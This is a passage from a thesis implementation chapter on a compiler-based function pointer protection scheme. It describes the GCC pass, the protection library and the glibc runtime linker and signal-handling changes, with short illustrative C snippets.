If the macro SIG_IGN, which expands to ((sighandler_t) 1), is used as the handler, it states that the given signal should be ignored. As a consequence, for integer constants that are assigned to function pointers, the same protection procedure will be applied as for function addresses.

5 Implementation

A proof-of-concept implementation of the proposed scheme for function pointer protection is one of the main contributions of this thesis and required modifications to multiple components. First of all, the C compiler of the GCC was extended to emit calls to protection and verification procedures and to create a global constructor to conduct the protection of static addresses which are assigned to function pointers. The protect and verify operations themselves are moved to a library that will be linked to every program. These functions must not rely on any other library and can not use function pointers themselves.

The *glibc* and the contained runtime linker had to be patched to be able to be compiled and run with function pointer protection enabled. Besides adding manual calls to the protect and verify functions to support dynamic code addresses, some function pointers were excluded from protection if they are only used in the startup phase of the program. Further, it had to be ensured that code executed in the runtime linker and in the program itself use the same protected memory area for protection and verification of function pointers.

This section will cover the following topics. First, an overview is given, which components are involved from compiling to running a C program. The architecture of the GCC is described as a foundation to explain the rationale behind some design decisions, followed by the implementation of the GCC extension and the protection library. Finally, the modifications to multiple parts of the *glibc* are covered, describing their functionality shortly and the adaptions needed in order to make them compatible to the function pointer protection scheme.

5.1 Compiling and Running a C Program

A typical C program consists of several source code files. Every source code file is compiled independently to a relocatable object file and thus, in the compilation process, the compiler does not have information about functions defined in other source code files except of their declaration. Finally, the linker will be invoked by the GCC in order to link these object files together to form a single executable ELF file. While the program has to define a `main` function as the first function to be executed, the linker requires a function named `_start` to be defined to pose as the entry point to the program. Therefore, additional objects will be automatically included by the GCC in the linking process, for example to provide startup code and to resolve dependencies introduced by the compiler.




Figure 5.1: Process from an execve System Call to the Execution of main

The linking process typically includes the following files:

crt1.o This file provides the program's entry point through the _start function. Its purpose is to adjust the stack and registers to adapt to the calling conventions of the architecture.

crti.o, crtn.o, crtbegin.o and crtend.o These files are required to support global constructors and destructors, i.e. functions registered to be run before or after the program itself and provide architecture specific function prologues and epilogues.

libgcc In some cases the compilation process has to insert additional code in the program, for example to conduct floating point arithmetic on architectures that do not have hardware support for it. Such code is externalized to the *libgcc* if it becomes too complex to be inlined. Besides hardware specific arithmetic routines, routines for stack unwinding are included to support exception handling and thread cancellation. [15]

Execution of a program is always triggered through the execve system call. When executing an ELF file, the ELF handler of the Linux kernel will first check if the

program is statically or dynamically linked and execute either the runtime linker or the program itself. The whole process for the case of a dynamically linked program is shown in Figure 5.1. Such a program will include an *.interp* section, containing the absolute path of the runtime linker to be executed, for example */lib64/ld-2.16.so*. The kernel will setup the stack and load the runtime linker to memory and pass execution to it. The program itself will either be loaded to the memory as well or a file descriptor to the program will be passed to the runtime linker [35].

The runtime linker locates the required shared libraries and loads them into memory. If full RELRO is enabled, all entries in the PLT will be resolved at this time and the GOT is remapped read-only. Also, the runtime linker is responsible to execute possible constructors of shared objects.

After the memory has been set up with all shared libraries, the execution is handed over to the main program at the address of the _start symbol, which was provided by *crt1.o*. _start in turn, calls the function __libc_start_main, located in the *libc*. This function will do libc-specific initializations, generate a random value for stack canaries, run the program's constructors if any and finally call the main function. In case of a statically linked program, __libc_start_main will also execute the constructors of libraries that otherwise would have been executed by the runtime linker.

5.2 GCC Architecture

The GNU Compiler Collection supports compilation of multiple programming languages, for example C, C++ and Java, and can generate code for many different processor architectures. Therefor, the architecture of the GCC is divided in three major parts as shown in Figure 5.2. The front end is language specific and creates a language-independent program representation from the source code that can be further processed by the middle end. The middle end in turn is responsible to perform optimizations and the back end generates the machine specific assembly code. The execution of front, middle and back end is not strictly separated. In various positions, callbacks are inserted to provide the ability for front and back end to handle language or target specific special cases. A comprehensive description of the GCC architecture can be found in [34].

5.2.1 Front End

The front end for the C language implements the preprocessor and parser to create an abstract syntax tree (AST), a tree representation of the source code. Due to syntactic differences in the languages, it might be reasonable to have a special tree format for a language. However, the tree has to be converted to the GCC's *GENERIC* format, before it is passed to the middle end.

The C front end does not use an intermediate representation, but parses directly into the *GENERIC* format. This format is mostly language independent, but a front end can insert language specific tree nodes. Consequently, the processing of these




Figure 5.2: GCC Architecture Overview (Image adapted from [3])

nodes has to be handled by the front end as well and the middle end will issue a callback, whenever a language specific node is processed.

Tree nodes in the *GENERIC* format are implemented as a **union** of different types. Every node contains a tree code variable that specifies the type of the node as well as various flags. Everything related to tree nodes is described in tree nodes as well. Different types are used for example to represent expressions, declarations, constants or variables, but also lists and vectors of tree nodes are implemented as tree nodes themselves. Most nodes have a type attached, not to be confused with the type of the node itself, that describes the language specific type of the element represented by the node, for example the type of an expression or a variable.

In the GCC architecture, the middle end has to be activated by the front end. The C front end will call a special function of the middle end, every time that a new type or global declaration is processed, to register the type or variable. Also, function definitions are processed independently. If the parsing of a function is finished, the corresponding *GENERIC* tree is passed to the middle end that can either process it

immediately or queue it for delayed processing.

5.2.2 Middle End

The middle end's responsibility is to perform optimizations on the *GENERIC* tree representation of the source code and in the end provide instructions in register transfer language (RTL), a generic machine-independent assembly language.

Therefor, it first transforms the *GENERIC* tree into a new format called *GIMPLE*. *GIMPLE* is based on a format called SIMPLE as described in [17]. It is a simplified code representation, which has a limited instruction set and only allows for 3 operands in a statement with the exception of function calls. Thus, an assignment like:

```
y = m*x + b;
```

will be transformed to

```
t = m*x;
y = t + b;
```

and result in two assignment instructions and the creation of a temporary variable.

After the *GIMPLE* representation was created, most of the remaining functionality is combined in passes and executed by the pass manager. The first set of passes are called the lowering passes and have to prepare each function for further optimizations. One task of them is to generate the control flow graph (CFG) from the *GIMPLE* statements. The CFG divides a function into *basic blocks* that are interconnected by *edges*. A basic block is a sequence of instructions that will always be executed together, while edges represent changes in the control flow, for example loops, conditional branches or **goto** instructions. Since building the CFG is expensive, all further modifications to it by optimization passes have to keep the CFG information up-to-date. Another step of the lowering passes is to create a call graph, a structure similar to the CFG that records the function interactions.

The next set of passes are interprocedural optimizations. One of their first responsibilities, though it does not represent an optimization, is to translate all statements into a static single assignment (SSA) form based on [11], where all variables can be assigned only once. If a variable is re-assigned, a new version of the variable is created instead and the right-hand side of an expression will always use the newest version of this variable. If variables are modified in two distinct basic blocks, the newest version might not be known at compile time. In this case a so-called *PHI* node is inserted that represents the merge operation of these two variables. A well-known optimization performed at this stage is inlining of functions. To reduce the overhead of parameter passing and executing a function call, the code of the called function can be inserted in place.

Finally, a set called all_passes is executed on every function. It includes various optimizations, which execution depends on the optimization level the compiler has been invoked with. These include for example loop optimizations, constant propagations and the merging of *PHI* nodes.

The *GIMPLE* statements will then be converted to register transfer language. RTL is a machine-independent assembly language, with an infinite amount of registers and an abstraction for addresses, sizes of various data types and machine instructions. Further optimizations are performed on the RTL representation and finally, the execution is handed over to the back end.

5.2.3 Back End

The back end execution is triggered by the last element of all_passes. Since the compilation is with RTL already in an assembly language form, the back end needs to map the RTL instructions to equivalent instructions of the target architecture. Therefor, it provides a description of the architecture in two parts. The first part is machine description file that includes a description of all instructions that are supported and how they are translated to the target's assembly language. RTL instructions can be mapped to assembly language directly or C code can be specified that will be inlined and executed when the corresponding instruction is to be expanded. For example, while a 64 bit addition can be executed by a single instruction on 64 bit architectures, a 32 bit target will have to translate this into multiple instructions. Also through the declaration of an instruction's side effects, the back end will automatically save and recover modified registers.

The second part is a header file that describes all other information related to the target. This includes for example endianess, number, type and sizes of registers and the used calling conventions.

5.3 GCC Implementation

The function pointer protection implementation in the GCC is divided into two parts. Besides adding code that calls protection and verification functions that are externalized to a library, the C programming language is extended using GCC's *attribute* syntax to give the possibility to disable function pointer protection for special cases.

The implementation is centralized in a single file and its interface is defined through the following three functions and by a *GIMPLE* pass.

```
void fpp_register_disable_attribute (void);
void fpp_build_globals_initializer (void);
void fpp_transform_globals (void);
```

The function pointer protection mechanisms have to be explicitly enabled at compile-time by a newly introduced compiler flag "-ffp-protect".

5.3.1 Disable Type Attribute

GCC gives the possibility to add special attributes to the declarations of types, functions and variables to provide additional information to the compiler that can

not be specified in a standard-compliant way. One example for an attribute is the *constructor* attribute. If a function is declared as:

```
void foo(void) __attribute__((constructor));
```

it will be registered as a global constructor of the program and run before the main function is executed.

The modifications to the libc require the possibility to mark function pointers as unprotected, for example if a function pointer is directly converted from an integer (cf. Section 5.5). This is accomplished by the introduction of the new type attribute *fpprotect_disable*. The attribute is used on types instead of variables to be able to let functions return unprotected function pointers as well. To mark a type as unprotected, a **typedef** has to be used. The following example shows the declaration of an unprotected function pointer.

```
typedef void (*unprotected_type)(void)
        __attribute__((fpprotect_disable));
unprotected_type fp = &foo;
```

The function pointer protection should be disabled for as many function pointers as possible if it is not security critical. This is the case if either, the function pointer is located in a read-only memory region or if it will not be called anymore, after the main program has been started, for example in the case of constructors. This will increase the efficiency of the protection scheme. An attacker who is able to overwrite a function pointer with an arbitrary address, is only able to execute function pointers that have been previously protected. By disabling as many protections as possible, his possibilities will be greatly reduced.

5.3.2 Function Transformation

The transformation of function bodies to add protection and verification code is implemented as a *GIMPLE* pass. *GIMPLE* is the easiest representation to perform transformations on and was therefore chosen over *GENERIC* trees and RTL. To not interfere with optimizations, the function pointer protection pass will be placed after the *GIMPLE* optimization passes have finished. Otherwise, new calls might be inserted by the protection pass at locations that would have been removed through dead code elimination.

The protection pass enumerates the current function body's *GIMPLE* sequence and handles each statement separately. A **GIMPLE_ASSIGN** statement specifies assignments of variables.

```
void (*fp)(void) = &foo;
```

The operands of a *GIMPLE* statement themselves are represented by *GENERIC* tree nodes. In this case, the right-hand side of the gimple statement will be given by a tree node with code *ADDR_EXPR* whose type will be a pointer to a function. If a statement of this kind is processed, a new global variable will be created to store the protected variant of &foo. To create a unique name, the name of the function is used,

appended by the string ".fpp". This name can not collide with regular variables, since dots are not allowed in variable names in the C language.

The new protected global variable is stored in a list by the compiler, so that if the corresponding function address has to be protected again in a different assignment, this variable can be reused and only a single protected variable has to be created for each function address. Finally, the right-hand side of the assignment is replaced with the address of the protected variable[1]:

```
void (*fp)(void) = &(foo.fpp);
```

The same procedure applies to the protection of constants (cf. Section 4.4).

To support the *fpprotect_disable* type attribute, additional checks are done before the modifications are carried out. First of all, if the right-hand side is a function address and the type of the left-hand side is an unprotected function pointer, the assignment can be ignored. On the other hand, if the right-hand side is a protected function pointer, code is inserted to automatically dereference it before it is assigned. In this case, dereferencing stands for the extraction of the unprotected function address and is done in an external library. The compiler has to replace the *GIMPLE_ASSIGN* statement with a *GIMPLE_CALL* statement to the dereference function, using the left-hand side to store the return value and the right-hand side as the parameter. Thus,

```
void (*fp)(void) = &foo;
unprotected_type ufp = fp;
```

will be replaced by

```
void (*fp)(void) = &foo;
unprotected_type ufp = __fpp_deref(fp);
```

Also, at this stage, warnings are emitted if assignments between a protected function pointer and a non-pointer type are carried out. As described in Section 4.1, this is considered as implementation defined behaviour by the standard and will not be supported by the function pointer protection scheme. In turn, low-level components, for example the runtime linker, will need modifications in these cases and the warnings help to spot them.

The **GIMPLE_CALL** is the most complex statement to process and requires modifications in three different parts. First, passed parameters can include function pointers and have to be handled similar to assignments. This includes automatic dereferencing, warnings and errors and replacing of function addresses with their protected global variables. Second, the *GIMPLE_CALL* statement itself can behave similar to an assignment. It can contain a left-hand side that represents a variable in which the function's return value is stored. If this variable is an unprotected function pointer and the function returns a protected function pointer, a call to the dereferencing function has to be inserted after the current gimple statement. Finally,

[1] Note that the shown code is no valid C code, since foo.fpp would not refer to the variable, but to a member of a struct.

if the called function is given by a protected function pointer, it has to be dereferenced and verified before it is executed as shown in the following example.

```
void (*fp)(void) = &foo;
(*fp)();
```

A call to the verify function has to be inserted, while storing its result in a temporary variable. The function pointer of the current call is then replaced by this variable in order to call the real function address.

```
void (*fp)(void) = &foo;
unprotected_type temp = __fpp_verify(fp);
(*temp)();
```

Return statements, represented by **GIMPLE_RETURN** can be of function pointer type as well and thus they also require protection of function addresses and constants, automatic dereferencing, and warnings and errors on incompatible types.

Finally, **GIMPLE_COND** and **GIMPLE_SWITCH** are the statements that contain comparisons. If one of the compared variables is a protected function pointer, a call to the dereference function will be inserted and its result is used for the comparison instead.

5.3.3 Global Variables

The *GIMPLE* pass of the protection scheme is executed on each function body and thus, covers only local variables. Function pointers in global variables have to be protected separately. This is accomplished by the function fpp_transform_globals, which is executed in compile_file after a file has been completely parsed and before globals are written to the assembly file.

Global variables have no representation in *GIMPLE* and thus all modifications to them have to be performed on *GENERIC* tree nodes. For each global variable, the implementation uses the GCC provided walk_tree function to process all nodes of the corresponding tree individually. This approach simplifies the processing of struct initializers, since included functions pointers can then be handled like normal assignments. If a tree node containing a function pointer type is encountered and it is either a function address or an integer constant, it will be replaced by the tree node of the corresponding protected global variable, similar to the protection described previously.

Only global variables which are located in a constructor or destructor region are excluded from modifications. These function pointers will be located in read-only memory, making it unnecessary to protect them.

5.3.4 Constructor

Up to now, all function addresses and integer constants assigned to function pointers have been replaced by the address of a global variable initialized with the function's address. The final step is to emit code that will protect these global variables at

runtime, by replacing their value with a pointer to a write-protected memory area. This is the responsibility of fpp_build_globals_initializer, which is executed at the end of finalize_compilation_unit after the rest of the compilation has finished.

The function creates an empty function body and for each previously registered protected global variable, a call to the protect function located in an external library is appended in order to replace the real function address with its protected value. Finally, a global constructor is build from this body that will be run at load-time of the compiled program or shared library.

5.4 Function Pointer Protection Library

The protect, verify and dereference functions that will be called by the GCC generated code have to available for every object that is compiled with function pointer protection enabled. If the protection is to be enabled for a program, all shared libraries have to be protected as well. This is due to the fact that they can share global function pointers and, at compile time, it can not be distinguished if a function pointer is located in the program or in a shared object. As a result, these functions will be included as part of the *libgcc*.

Libgcc is a static library, which is linked to every program compiled with GCC, to provide helper functions that are too complex to emit inline code for. The protection, verification and dereference routines described in Section 5.3 will be part of this library, defined through the following interface:

```
void *__fpp_protect(void *p);
void *__fpp_verify(void *p);
void *__fpp_deref(void *p);
```

For thread safety all publicly accessible functions are protected by a mutex. The __fpp_protect function should only be called by compiler generated code, i.e. from the constructors at startup. The reason behind this is that it will initialize the memory regions on its first execution and thereby enable the verification of function pointers.

The initialization creates the write-protected memory region through a call to mmap . The pointer to this region has to be stored in a write-protected memory area as well. Otherwise, an attacker could potentially overwrite this pointer with the address of an user-controlled memory area, fill it with a function address that he wants to execute and overwrite the protected global variable with an address located in this area. Therefore, the pointer is stored in a read-only memory region provided by the runtime linker (cf. Section 5.5.1). In order to store the variable, the write-protection of this region has to be removed temporarily through a call to mprotect after aligning the address to a memory page boundary.

The protection function itself uses mprotect to make the protected memory region writable, stores the function pointer and re-enables the write protection. The protected memory is actually a singly linked list of regions of variable size to be able to support indefinitely many elements. For efficiency reasons, if a region is full, it will

first be tried to increase its size using mremap. Only if this call fails is a new region created and added to the list. The verification function __fpp_verify in turn has to iterate over this list and check if a given pointer is inside of the bounds of a protected memory region.

The application programming interface (API) includes three more functions that will be used to support protection of dynamic code addresses (cf. Section 4.2.2).

```
void *fpp_protect_func_ptr (void *p);
void fpp_free_func_ptr (void *p);
void *fpp_protect_func_ptr_perm (void *p);
```

Protected function pointers are expected to hold the address of a global variable, which in turn stores a pointer pointing to the protected memory region. Since no global variable exists in the case of dynamic code addresses, fpp_protect_func_ptr has to allocate memory for the protection twice. Besides the general protected memory area, a second region exists that is used as storage for pseudo global variables, the equivalent to the global variables used in the protection of static function addresses. This memory area does not have to be write-protected though. For efficiency reasons, function pointers protected by this method have to be freed again by a call to fpp_free_func_ptr (cf. Section 4.2.2).

Calls to fpp_protect_func_ptr can be issued before the constructors have been run and thus before the protection has been initialized. In this case, only the pseudo global variable will be created and its address is queued in a list. The protection of all variables in this list is deferred until the initialization function is run.

The function fpp_protect_func_ptr_perm will be used for function pointers whose lifetime can not be tracked. If an address is to be protected, the pseudo global variables will be checked first, if the address is already contained. If an entry was found, its address will be returned, while otherwise, a new protected variable has to be created. The function uses a separate area for pseudo global variables, since addresses protected through fpp_protect_func_ptr could be freed anytime, making it impossible to reuse them.

5.5 Glibc

The *glibc* is the prevalent C standard library on modern Linux distributions. Besides the standard library itself, it includes the runtime linker *ld.so* and the C startup code, which will initialize the execution environment for a program.

5.5.1 Runtime Linker

The runtime linker is responsible for loading shared libraries, required by a dynamically linked program. It will be executed by the ELF loader of the kernel in place of the actual program. The program itself is mapped to memory by the kernel and its entry point as well as some additional information are passed to the runtime linker on the stack, located behind the environment variables. The entry point is passed as

an unprotected address and will be marked as such through the introduced GCC attribute. This is not security relevant, since the entry point will not be used anymore, after the main program has been started.

The same applies for the runtime linker itself and as a consequence, it would be possible to keep it oblivious to function pointer protection. However, the routines used to find a symbol in an ELF file are shared with those used by the libc function dlsym and thus the linker has to be compiled with function pointer protection as well.

To share symbols between the runtime linker and the user space code, the linker provides two special structs, _rtld_global and its read-only equivalent _rtld_global_ro. Since the runtime linker and the libc share code and function pointers, the function pointer protection state has to be consistent between them and thus all required global variables are stored in these structs. The pointer to the write-protected memory region used for function pointer protection is stored in _rtld_global_ro, since it has to be secure against malicious overwrites. The non security critical data on the other hand is saved in _rtld_global. This includes the pointer to the memory region used to store pseudo global variables, the list for deferred protections and the mutex to provide thread safety.

As part of the libc, functions will be provided to lock and unlock this mutex through the following interface:

```
void __dl_fpp_mutex_lock (void);
void __dl_fpp_mutex_unlock (void);
```

These functions in turn are wrappers to libc internal functions using function pointers located in _rtld_global_ro. Since the protection and verification routines can not use protected function pointers because it would lead to an infinite loop, all function pointers in function pointers in _rtld_global_ro are marked with the attribute *fpprotect_disable*. This does not induce any security implications, since they are located in read-only memory and can not be overwritten by an attacker.

Address Resolving

To resolve the address of a symbol, the linker has to extract its offset from the ELF file and relocate it according to the shared object's base address in memory. This process involves the conversion from the absolute value, given as an integer, to a function pointer and thus requires manual protection. This happens at program startup, when the runtime linker resolves all symbols needed by the program, but also dynamically at runtime through the following interface provided by the libc.

```
void *dlopen(const char *filename, int flag);
void *dlsym(void *handle, const char *symbol);
```

Shared libraries can be opened through dlopen and will thereby be mapped to memory, while dlsym is used to resolve a symbol's address through its name given as a string. The type of the symbol is not explicitly stated; it can refer either to a function or a global variable. The caller expects a protected function pointer if a function is to be resolved and an unmodified pointer in case of a variable. To overcome this issue,

Listing 5.1: GCC Ifunc Attribute Example [14]

```
void *my_memcpy (void *dst, const void *src, size_t len) {
  //...
}

void (*resolve_memcpy (void)) (void) {
  return my_memcpy; // we'll just always select this routine
}

void *memcpy (void *, const void *, size_t)
     __attribute__ ((ifunc ("resolve_memcpy")));
```

dlsym will check the symbol type given in the ELF data and will only insert a call to fpp_protect_func_ptr_perm if it belongs to a function. The permanent variant is used in this case, since dlsym might be called multiple times for the same function. Also, since the pointer is passed to user code, automatic freeing is impossible.

Address resolution performed for PLT entries on the other hand will not be protected. When the program or a library is loaded, the GOT entries corresponding to used external functions have to be filled in. The linker will either resolve the function addresses right then, as it is the case if full RELRO is enabled, or set the value to the address of _dl_runtime_resolve which will resolve the real function's address the first time that it is called. Since full RELRO will lead to these entries being read-only at runtime, the entries will be excepted from function pointer protection. Accordingly, the corresponding assignments had to be marked with *fpprotect_disable*. The calling code in the PLT on the other hand is emitted by the static linker and thus required no modifications.

Indirect Functions

Indirect functions are a GNU extension to the ELF standard that introduces the new symbol type *STT_GNU_IFUNC*. It defines a symbol, which is a function that returns a function pointer and can be used by shared libraries to choose the implementation for a function at runtime. For example, the libc provides multiple implementations for the function strlen that make use of different processor capabilities. The corresponding indirect function will check the processor capabilities at runtime and return the fastest supported implementation.

The runtime linker has to handle indirect functions when resolving an address for the PLT or for the dlsym function. In the first case, it will save the result of the indirect function to the global offset table, while in the second case, the address will be returned to the user.

The GCC provides an attribute to create indirect functions as seen in listing 5.1. In this example, the indirect function symbol memcpy will be created having the value of resolve_memcpy. The linker will execute resolve_memcpy and use the returned function pointer as the real memcpy function, which will be my_memcpy in this example. Note

that resolve_memcpy will still exist as a normal function and can be called by user-provided code. Thus, the indirect function has to return a protected function pointer, since the user code can not know that it is a indirect function resolver, especially if it is called from a different translation unit[2].

The indirect functions used by the libc are provided as assembly code and thus manual calls to the protect function have to be inserted. These pointers have to be dereferenced again in the runtime linker though if they are to be used for the PLT.

5.5.2 Startup and Termination

Programs and shared libraries can have global constructors and destructors defined in their ELF file that will be executed automatically at load-time or program exit respectively. Three different program sections are defined to hold constructors, namely *.ctors*, *.init* and *.init_array*, with their destructor counterparts *.dtors*, *.fini* and *.fini_array*. On current GCC versions, the *.ctors* and *.dtors* have been completely replaced by the sections *.init_array* and *.fini_array*. While these consist of a concatenation of function pointers, the *.init* and *.fini* sections contain executable code and thus can only store a single function.

The runtime linker is responsible to call the constructors and destructors of shared libraries. Constructors are either run at load-time, when dependencies are resolved by the linker, or when a shared library is opened through dlopen at runtime. To execute the destructors on the other hand, the runtime linker has to be executed again when the program exits. Therefor, the runtime linker passes a function pointer to the program that should be executed when the program is terminated. This function in turn will call the destructors of all loaded shared libraries. Since the *.init_array* and *.fini_array* sections are mapped as read-only by the linker, they will be excepted from protection and the corresponding calls are marked with the attribute *fpprotect_disable*.

The constructors created for the function pointer protection have to be run before all other constructors of a shared object. Function pointers can only be used if either the protection function has never been called, since then the protection mechanisms has not yet been initialized and the verification function will default to success, or if the function pointer has been protected previously, usually through the corresponding global constructor. If a shared object is loaded, function pointer protection will already have been initialized unless it is the first one. Further, if a constructor executes a function pointer and the protection constructor of this object has not yet been executed, the verification process will fail and the program will terminate. As a consequence, the protection constructors are marked with the highest priority by the compiler and will thus be positioned at the beginning of the constructor list by the static linker.

[2] A translation unit is the input to the C compiler from which an object file is created, i.e. the source code file combined with all included headers.

Listing 5.2: Libc Signal Interface

```
typedef void (*sighandler_t)(int);
sighandler_t signal(int signum, sighandler_t handler);

struct sigaction {
  void     (*sa_handler)(int);
  sigset_t   sa_mask;
  int        sa_flags;
  void     (*sa_restorer)(void);
};
int sigaction(int signum, const struct sigaction *act,
              struct sigaction *oldact);
```

C Startup

The libc provides c startup code that is linked into every program and will be executed right after the runtime linker has finished. The entry point is given by the _start symbol, provided in architecture specific assembly code. It sets up the arguments to call __libc_start_main, which receives four different function pointers. These include the program's main function, the termination function of the runtime linker, and a pair of initialization and termination functions of the libc itself, which are responsible to call the program's constructors and destructors respectively.

All of these symbols have been passed from assembly code as unprotected pointers. Since the initializer and the main function pointer are not used anymore after user-code has been executed, they will be kept unprotected and marked with the attribute *fpprotect_disable*. The two termination functions on the other hand, are registered as destructors using the atexit function which expects protected pointers and thus fpp_protect_func_ptr has to be called manually. Although the functions will not be freed again, the permanent version of the protect function is not needed in this case, since the code will only be executed once.

5.5.3 Signal Interface

Signals are asynchronous events defined by the Portable Operating System Interface (POSIX) standard. A limited set of signals is defined that can either be sent from one program to another, within the same program, or be used by the kernel to inform a program of a specific event. For example, the signals *STOP* and *CONT* can be used to suspend and continue the execution of a program, while the signal *FPE* is used by the kernel if an arithmetic error happened, e.g. a division by zero.

If a signal is raised, the kernel stops the program's execution and jumps to a signal handler used to process the issued signal. Depending on the signal, the execution will either continue where it stopped before or the program will be terminated. The kernel offers the possibility to specify how a specific signal should be handled through a system call. Signals can either be ignored by the program, they can be handled by

Listing 5.3: Libc Context Control Interface

```
1 int getcontext(ucontext_t *ucp);
2 int setcontext(const ucontext_t *ucp);
3 void makecontext(ucontext_t *ucp, void (*func)(), int argc, ...);
4 int swapcontext(ucontext_t *oucp, ucontext_t *ucp);
```

a default signal handler or a function pointer can be provided that will be called if that signal occurs. Some signals, e.g. the *KILL* signal, can not be ignored or handled though.

The libc interface to register a signal handler is defined through the functions shown in listing 5.2. The signal function is implemented as a wrapper around sigaction in the *glibc*. The corresponding sigaction system call uses similar parameters.

Since the Linux kernel does not support protected function pointers, the protection has to be removed from the pointer stored in sa_handler. The libc implementation defines a distinct sigaction struct to be passed to the kernel and copies the user-supplied struct. By annotating the function pointers in the kernel struct with *fpprotect_disable*, the compiler will insert a call to the dereferencing function automatically (cf. Section 5.3). The sa_restorer attribute is deprecated and will be ignored by the *glibc*.

A problem arises, since the current signal handler that is returned by the kernel will be unprotected as well. Since this function pointer is then returned to the user code, its lifetime can not be tracked and the function pointer can not be freed again automatically by the libc. Therefore, the slower function fpp_protect_func_ptr_perm will be used for protection. However, only a limited set of function addresses will be returned, i.e. function addresses that have been used as parameters to the signal functions previously and thus, the time-complexity will not be increased.

5.5.4 Context Control

To simplify the implementation of threading capabilities, the libc on UNIX-like systems provides an interface to save and load an execution context through the functions shown in listing 5.3. An execution context contains the current signal mask, describing which signals are blocked from delivery to the process, the address of the stack area and the values of the processor's registers, including the current instruction pointer.

A context can be saved using getcontext and subsequently, the execution can be continued from this position by calling setcontext using the returned variable as parameter. The function swapcontext loads a given context as well, but also stores the current context for later use. Finally, makecontext is used to manipulate a given execution context and have it point to a user-provided function instead.

Similar to the signal interface, getcontext has to protect a function address manually, the value of the instruction pointer in this case, and pass the protected variable back

to the user. Consequently, freeing this protected variable again will be impossible since it might be copied while dropping the type information. The possible values that have to be protected are limited to the addresses of the next instruction after each call to getcontext. By using fpp_protect_func_ptr_perm for protection, the scheme can sustain its linear time-complexity.

5.5.5 Virtual Dynamically Linked Shared Objects

A Virtual Dynamically linked Shared Object (VDSO) is a mechanism to export kernel data and procedures to user space in order to avoid system calls and thereby speed up the access. Therefor, the Linux kernel maps a shared object into every program's memory space that includes functions which will be used by the libc to replace the corresponding system calls. On the x86-64 architecture, the VDSO contains replacements for getcpu as well as clock related functions, for example gettimeofday. This mechanism is able to avoid system calls, since the kernel will automatically update the data stored in this memory page which can then be returned by the corresponding functions.

